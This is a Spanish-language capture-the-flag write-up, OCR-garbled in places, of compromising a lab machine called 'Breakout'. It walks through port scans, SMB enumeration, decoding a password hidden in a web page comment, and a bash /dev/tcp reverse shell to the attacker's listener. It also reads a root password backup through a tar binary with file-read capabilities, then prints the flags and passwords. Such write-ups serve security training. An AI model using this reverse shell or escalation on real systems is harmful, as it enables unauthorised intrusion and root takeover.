## **Breakout**

Escaneo la direccion -reviso los puertos encuentro 3 paginas web 66.66.66.66:10000 66.66.66.66:20000

https://066-066-066-006.res.spectrum.com:10000/ https://066-066-066-006.res.spectrum.com:20000/

los puertos 10000 y 20000 son Logins

el puerto 80 simula una p`agina por defecto de apache al revisar el codigo fuente me tope con un un comentario

<!--

don't worry no one will get here, it's safe to share with you my access. Its encrypted:)

-->

lo descifro en dcode.fr con cifrado brainfuck

clave: .2uqPEfj3D<P'a-3

poseemos la clave pero no el usuario, para esto enumeraremos los posibles usuarios,

\_\_\_(kali⊕kali)-[~]

└\$ enum4linux -a 66.66.66.6

la ejecucion de este comando, arrojo un usuario linux llamado cyber

cyber

probaremos ingresar al login de users con este usuario, logre acceder, no se detecta nada extraño en la web, a excepci`on que abre una consola,

hice un Is para revisar:

cyber@breakout ~]\$ Is

tar .

user.txt

[cyber@breakout ~]\$ cat user.txt

3mp!r3{You\_Manage\_To\_Break\_To\_My\_Secure\_Access}

[cyber@breakout ~]\$

Detectamos un tar y un User.txt

lo siguiente es armar una shell reversa usaremos netcat

nc -nlvp 666

deje en mi maquina atacante el puerto 666 abierto y a la escucha.

ahora me voy a la consola de la web

y ejecuto una shell reversa

```
[cyber@breakout ~]$ ls

tar

user.txtail
[cyber@breakout ~]$ cat user.txt

3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$ whoami

cyber
[cyber@breakout ~]$ bash -i >& /dev/tcp/66.66.66.4/666 0>&1

Usermin Version

Automatic Reply

Automatic Reply

Authentic theme version
```

bash -i >& /dev/tcp/66.66.66.4/666 0>&1 le doy enter y voila!! tengo acceso remoto en el netcat

```
(kali@ kali)-[~]
$ nc -nlvp 666
listening on [any] 666 ...
connect to [66.66.66.4] from (UNKNOWN) [66.66.66.6] 34350
bash: cannot set terminal process group (2083): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$ whoami
whoami
cyber
cyber@breakout:~$
```

Revisamos los privilegios sin obtener resultados cyber@breakout:~\$ sudo -l

sudo -l

bash: sudo: command not found

Uso el comando getcap para revisar a las herramientas que tenemos accesos con el usuario cyber

cyber@breakout:~\$ getcap -r / 2>/dev/null getcap -r / 2>/dev/null /home/cyber/tar cap\_dac\_read\_search=ep /usr/bin/ping cap\_net\_raw=ep

tenemos accesos a tar ,con lectura

aproveche de hacer un barrido a los directorios llegando al directorio /var/backups/

cyber@breakout:/var\$ ls

lς

backups

cache

lib

local

lock

log

mail

opt

run

spool

tmp usermin webmin www cyber@breakout:/var\$ ls -la ls -la total 56 drwxr-xr-x 14 root root 4096 Oct 19 2021. drwxr-xr-x 18 root root 4096 Oct 19 2021 .. drwxr-xr-x 2 root root 4096 Jan 12 18:18 backups drwxr-xr-x 12 root root 4096 Oct 19 2021 cache drwxr-xr-x 25 root root 4096 Oct 19 2021 lib drwxrwsr-x 2 root staff 4096 Apr 10 2021 local Irwxrwxrwx 1 root root 9 Oct 19 2021 lock -> /run/lock drwxr-xr-x 8 root root 4096 Jan 12 15:04 log drwxrwsr-x 2 root mail 4096 Oct 19 2021 mail drwxr-xr-x 2 root root 4096 Oct 19 2021 opt Irwxrwxrwx 1 root root 4 Oct 19 2021 run -> /run drwxr-xr-x 5 root root 4096 Oct 19 2021 spool drwxrwxrwt 5 root root 4096 Jan 12 15:04 tmp drwxr-xr-x 3 root root 4096 Jan 12 15:04 usermin drwx----- 3 root bin 4096 Jan 12 18:35 webmin drwxr-xr-x 3 root root 4096 Oct 19 2021 www cyber@breakout:/var\$ cd backups cd backups cyber@breakout:/var/backups\$ Is ls apt.extended states.0 cyber@breakout:/var/backups\$ Is -la ls -la total 28 drwxr-xr-x 2 root root 4096 Jan 12 18:18. drwxr-xr-x 14 root root 4096 Oct 19 2021 .. -rw-r--r- 1 root root 12732 Oct 19 2021 apt.extended states.0 -rw----- 1 root root 17 Oct 20 2021 .old pass.bak cyber@breakout:/var/backups\$ cat .old\_pass.bak cat .old pass.bak cat: .old\_pass.bak: Permission denied cyber@breakout:/var/backups\$

Posee un fichero oculto llamado old\_pass.bak

como averiguamos anteriormente tar tiene permisos de lectura por lo cual aprovecharemos eso para poder leer este old\_pass ejecutando tar,

cyber@breakout:~\$ ./tar -cf clave.tar /var/backups/.old\_pass.bak
./tar -cf clave.tar /var/backups/.old\_pass.bak
creamos el tar
./tar: Removing leading `/' from member names
la ejecuci`on de esto remueve el privilegio de root
cyber@breakout:~\$ ls
ls
clave.bak

tar user.txt

clave.tar

cyber@breakout:~\$ tar xvf clave.tar

tar xvf clave.tar

Descomprimimos el archivo que creamos

nos cambiamos al directorio creado en busqueda del archivo

```
cyber@breakout:~$ cd var
cd var
cyber@breakout:~/var$ ls
backups
cyber@breakout:~/var$ cd backups
cd backups
cyber@breakout:~/var/backups$ Is
cyber@breakout:~/var/backups$ la -a
la -a
bash: la: command not found
cyber@breakout:~/var/backups$ Is -a
ls -a
.old pass.bak
cyber@breakout:~/var/backups$ cat .old pass.bak
cat .old pass.bak
Ts&4&YurgtRX(=\sim h
cyber@breakout:~/var/backups$
conseguimos una pass seguramente podr'ia ser el root, haremos la prueba
su root
Password: Ts&4&YurgtRX(=\sim h
whoami
root
ya somos root se ve rara la terminal as`i que le har`e tratamiento a la tty
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups#
ahora se ve como root
root@breakout:/home/cyber/var/backups# cd /root
cd /root
root@breakout:~# Is
ls
rOOt.txt
root@breakout:~# cat r00t.txt
cat r00t.txt
cat: r00t.txt: No such file or directory
root@breakout:~# cat rOOt.txt
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
Author: Icex64 & Empire Cybersecurity
```

root@breakout:~#

4/12

#### Escaneo

20000/tcp open http

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-12 18:09 EST NSE: Loaded 156 scripts for scanning. NSE: Script Pre-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.00s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.00s elapsed Initiating ARP Ping Scan at 18:09 Scanning 66.66.66.6 [1 port] Completed ARP Ping Scan at 18:09, 0.10s elapsed (1 total hosts) Initiating SYN Stealth Scan at 18:09 Scanning 66.66.66.6 [65535 ports] Discovered open port 139/tcp on 66.66.66.6 Discovered open port 80/tcp on 66.66.66.6 Discovered open port 445/tcp on 66.66.66.6 Discovered open port 10000/tcp on 66.66.66.6 Discovered open port 20000/tcp on 66.66.66.6 Completed SYN Stealth Scan at 18:09, 7.00s elapsed (65535 total ports) Initiating Service scan at 18:09 Scanning 5 services on 66.66.66.6 Warning: Hit PCRE\_ERROR\_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:  $^{r,n}*r((!\r))*?.*\r\c$  Uirata-EmWeb/R([\d ]+)\r\nContent-Type: text/html; ? charset=UTF-8\r\nExpires: .\*<title>HP (Color |)LaserJet ([\w. -]+)&nbsp;&nbsp;\&nbsp; Completed Service scan at 18:09, 11.18s elapsed (5 services on 1 host) NSE: Script scanning 66.66.66.6. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 30.11s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.09s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.01s elapsed Nmap scan report for 66.66.66.6 Host is up, received arp-response (0.00034s latency). Scanned at 2024-01-12 18:09:09 EST for 49s Not shown: 65530 closed tcp ports (reset) **PORT** STATE SERVICE REASON **VERSION** 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.51 ((Debian)) | http-title: Apache2 Debian Default Page: It works http-server-header: Apache/2.4.51 (Debian) | http-methods: | Supported Methods: GET POST OPTIONS HEAD 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2 445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2 10000/tcp open http syn-ack ttl 64 MiniServ 1.981 (Webmin httpd) | http-server-header: MiniServ/1.981 | http-title: 200 — Document follows http-favicon: Unknown favicon MD5: 16E5135950DDE3CF61849DDA116DE5E1 | http-methods: Supported Methods: GET HEAD POST OPTIONS


syn-ack ttl 64 MiniServ 1.830 (Webmin httpd)

http-server-header: MiniServ/1.830 | http-title: 200 — Document follows http-favicon: Unknown favicon MD5: D239763ECFFE746936D8B26C9FA38840 I http-methods: | Supported Methods: GET HEAD POST OPTIONS MAC Address: 08:00:27:A0:53:9D (Oracle VirtualBox virtual NIC) Host script results: | clock-skew: -1s | p2p-conficker: | Checking for Conficker.C or higher... Check 1 (port 39166/tcp): CLEAN (Couldn't connect) Check 2 (port 65092/tcp): CLEAN (Couldn't connect) Check 3 (port 27746/udp): CLEAN (Failed to receive data) Check 4 (port 59378/udp): CLEAN (Failed to receive data) 0/4 checks are positive: Host is CLEAN or ports are blocked | smb2-time: | date: 2024-01-12T23:09:28 | start date: N/A | smb2-security-mode: 3:1:1: Message signing enabled but not required | nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) I Names: BRFAKOUT<00> Flags: <unique><active> BREAKOUT<03> Flags: <unique><active> BREAKOUT<20> Flags: <unique><active> \x01\x02 MSBROWSE \x02<01> Flags: <group><active> WORKGROUP<00> Flags: <group><active> WORKGROUP<1d> Flags: <unique><active> WORKGROUP<1e> Flags: <group><active> | Statistics: 00:00:00:00:00:00:00:00:00:00:00:00:00 NSE: Script Post-scanning. NSE: Starting runlevel 1 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.01s elapsed NSE: Starting runlevel 2 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.00s elapsed NSE: Starting runlevel 3 (of 3) scan. Initiating NSE at 18:09 Completed NSE at 18:09, 0.01s elapsed Read data files from: /usr/bin/../share/nmap Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 49.79 seconds

Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

### **Puertos**

# Informacion Importante



#### emun4linux

[E] Can't get OS info with smbclient

```
—(kali⊕kali)-[~]
└_$ enum4linux -a 66.66.66.6
Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Fri Jan 12 18:43:43 2024
Target ...... 66.66.66.6
RID Range ...... 500-550,1000-1050
Username ...... "
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
[+] Got domain/workgroup name: WORKGROUP
========( Nbtstat Information for
Looking up status of 66.66.66.6
  BREAKOUT <00> - B <ACTIVE> Workstation Service
BREAKOUT <03> - B <ACTIVE> Messenger Service
BREAKOUT <20> - B <ACTIVE> File Server Service
  .._MSBROWSE_. <01> - <GROUP> B <ACTIVE> Master Browser
  WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
  WORKGROUP <1d>- B <ACTIVE> Master Browser
  WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
  MAC Address = 00-00-00-00-00
=========( Session Check on
[+] Server 66.66.66.6 allows sessions using username ", password
=========( Getting domain SID for
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a
workgroup
=========( OS information on
```

9/12

```
BREAKOUT Wk Sv PrQ Unx NT SNT Samba 4.13.5-
Debian
   platform_id : 500
   os version :
                 6.1
   server type : 0x809a03
==========( Users on
Use of uninitialized value $users in print at ./enum4linux.pl line
972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.
Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.
========( Share Enumeration on
smbXcli negprot smb1 done: No compatible protocol selected by
server.
   Sharename Type
                     Comment
   -----
   print$
            Disk Printer Drivers
           IPC IPC Service (Samba 4.13.5-Debian)
   IPC$
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 66.66.66.6 (for a protocol between LANMAN1 and NT1) failed:
NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
[+] Attempting to map shares on 66.66.66.6
//66.66.66.6/print$
               Mapping: DENIED Listing: N/A Writing: N/
Α
[E] Can't understand response:
NT STATUS OBJECT NAME NOT FOUND listing
\*
//66.66.66.6/IPC$
               Mapping: N/A Listing: N/A Writing: N/A
[+] Attaching to 66.66.66.6 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
   [+] BREAKOUT
   [+] Builtin
[+] Password Info for Domain: BREAKOUT
```

[+] Got OS info for 66.66.66.6 from srvinfo:

| <ul><li>[+] Minimum password length: 5</li><li>[+] Password history length: None</li><li>[+] Maximum password age: 37 days 6 hours 21 minutes</li><li>[+] Password Complexity Flags: 000000</li></ul>  |
|--|
| <ul> <li>[+] Domain Refuse Password Change: 0</li> <li>[+] Domain Password Store Cleartext: 0</li> <li>[+] Domain Password Lockout Admins: 0</li> <li>[+] Domain Password No Clear Change: 0</li> <li>[+] Domain Password No Anon Change: 0</li> <li>[+] Domain Password Complex: 0</li> </ul> |
| <ul> <li>[+] Minimum password age: None</li> <li>[+] Reset Account Lockout Counter: 30 minutes</li> <li>[+] Locked Account Duration: 30 minutes</li> <li>[+] Account Lockout Threshold: None</li> <li>[+] Forced Log off Time: 37 days 6 hours 21 minutes</li> </ul>                           |
| [+] Retieved partial password policy with rpcclient:   |
| Password Complexity: Disabled<br>Minimum Password Length: 5  |
| ======================================   |
| [+] Getting builtin groups:  |
| [+] Getting builtin group memberships:   |
| [+] Getting local groups:  |
| [+] Getting local group memberships:   |
| [+] Getting domain groups:   |
| [+] Getting domain group memberships:  |
| ======================================   |
| [I] Found new SID:<br>5-1-22-1   |
| [I] Found new SID:<br>S-1-5-32   |
| [I] Found new SID:   |

[I] Found new SID: S-1-5-32 [I] Found new SID: S-1-5-32 [+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username ", password " S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User) S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group) [+] Enumerating users using SID S-1-5-32 and logon username ", password S-1-5-32-544 BUILTIN\Administrators (Local Group) S-1-5-32-545 BUILTIN\Users (Local Group) S-1-5-32-546 BUILTIN\Guests (Local Group) S-1-5-32-547 BUILTIN\Power Users (Local Group) S-1-5-32-548 BUILTIN\Account Operators (Local Group) S-1-5-32-549 BUILTIN\Server Operators (Local Group) S-1-5-32-550 BUILTIN\Print Operators (Local Group) [+] Enumerating users using SID S-1-22-1 and logon username ", password S-1-22-1-1000 Unix User\cyber (Local User) No printers returned. enum4linux complete on Fri Jan 12 18:48:05 2024

S-1-5-32